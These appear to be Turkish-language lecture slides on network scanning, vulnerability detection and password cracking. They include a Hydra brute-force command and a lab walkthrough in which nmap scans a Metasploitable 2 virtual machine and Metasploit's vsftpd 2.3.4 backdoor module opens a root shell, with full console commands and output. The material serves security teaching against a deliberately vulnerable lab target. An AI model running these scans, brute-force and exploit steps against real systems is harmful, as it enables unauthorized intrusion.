- TOOL Domain Age Checker
- TOOL Reverse DNS Lookup
- TOOL HTTP Server Header Check

Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.

See the Big Picture

Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!

Monitor Network Security

Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.

Get a Competitive Advantage

Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.

10. Hafta

TARAMA, ZAFİYET TESPİTİ VE PAROLA KIRMA

Tarama

- **Nmap**
  - Host, versiyon, tcp, ping, protocol, vb..
- Hping3
  - Port, flag(paket), udp, vb..
- Zmap
- Netcat
- Nbtscan

nmap

- Nmap (**N**etwork **Map**per)
  - sT (3lü el sıkışma)
  - sS (Syn taraması)
  - sA (Ack firewall varmı)
  - P 80 (ping olmadan 80.port)
  - sU (Udp portlar)
  - V (versiyonlar)
  - O (işletim sistemi tahmini)
- nmap -sS -sV --open -n 192.168.1.1

Zafiyet Tespiti

- Network
  - Nessus, **OpenVas**, INFRA
- Web
  - Nikto, Acunetix, Burp Suite, Owasp Zap

- Metasploit
- Metasploitable 2

Parola Kırma

- **Hydra**
- Medusa
- Mimikatz
- Ncrack


hydra -L userlist -P passlist 192.168.0.1 protokol

Uygulama 1

- Metasploitable 2
- Nmap
- vsftpd
- Metasploit
- Exploit


Metasploitable

Sanal makine olarak çalıştırıyoruz..




Metasploitable

Kullanıcı adı ve parola, msfadmin




Metasploitable

ifconfig komutu ile IP bilgisini öğreniyoruz..



Erişim Kontrolü

Kali sanal makinamızdan Metasploitable2 sanal makinamıza ping ile erişim sağladığımızı kontrol ediyoruz. *(Metasploitable'ın IP'sini öğrenmiştik)*



Nmap ile Tarama


Nmap aracı ile sanal makinamızın taramasını başlatıyoruz.

(Taradığımız makine, metasploitable sanal makinesi)

```
root@kali:~# nmap -T4 -sS -sV --open -n 192.168.72.131

Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-02 02:08 +03
```

Nmap Tarama Sonuçları

Tarama sonucu zaafiyetler barından sistemde açık olan servisler, portları ve sürüm bilgilerine erişiyoruz.



```
Not shown: 976 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry GNU Classpath grmiregistry
1524/tcp  open  shell       Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
32773/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:35:17:86 (VMware)
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux;
E: cpe:/o:linux:linux_kernel
```

Nmap Sonucu Değerlendirme


İlk sırada bulunan ftp servisinin vsftpd sürümüne ilişkin bir zafiyet sömürme aracı varmı kontrol ediyoruz.

```
Not shown: 976 closed ports
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry GNU Classpath grmiregistry
1524/tcp  open  shell       Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
32773/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:35:17:86 (VMware)
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux;
E: cpe:/o:linux:linux_kernel
```

Metasploit

Metasploit aracını açıyoruz..

msfconsole veya M simgesi ile..



Metasploit

Metasploit içerisinde vsftpd ile ilgili arama yapıyoruz..

search vsftpd

Bir adet backdoor buluyoruz.


```
msf > search vsftpd

Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4 Backdoor Command Execution
```

Metasploit

Bulduğumuz exploit'i kullanmaya ve seçeneklerini görmeye başlıyoruz.

use *exploit/unix/ftp/vsftpd_234_backdoor*

show options



Metasploit

Ardından RHOST ile IP tanımlıyoruz, payload seçeneklerine bakıyoruz.

***set** RHOST 192.168.72.131*

show payloads

```
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.72.131
RHOST => 192.168.72.131
msf exploit(vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   Name                Disclosure Date  Rank    Description
   ----                ---------------  ----    -----------
   cmd/unix/interact                    normal  Unix Command, Interact with Established Connection
```

Metasploit

Payload'ı kullanmak için tanımlıyoruz ve seçeneklerine bakıyoruz.

set payload *cmd/unix/interact*

show payloads

```
msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.72.131   yes       The target address
   RPORT  21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Metasploit

RPORT ile port tanımlamasını yapıyoruz.

***set** RPORT 21*

```
msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.72.131   yes       The target address
   RPORT  21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(vsftpd_234_backdoor) >
```

Metasploit

Tanımladığımız bilgiler doğrultusunda payload'ın çalıştırılması için başlatıyoruz.

exploit

veya

Run

Metasploit

Exploit çalıştı başarılı bir şekilde payload makinanın shell oturumunu açtı.. Artık sistemdeyiz…


```
msf exploit(vsftpd_234_backdoor) > exploit

[*] 192.168.72.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.72.131:21 - USER: 331 Please specify the password.
[+] 192.168.72.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.72.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.72.142:33671 -> 192.168.72.131:6200) at 2018-04-02 02:21:30 +0300

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
pwd
/
whoami
root
w
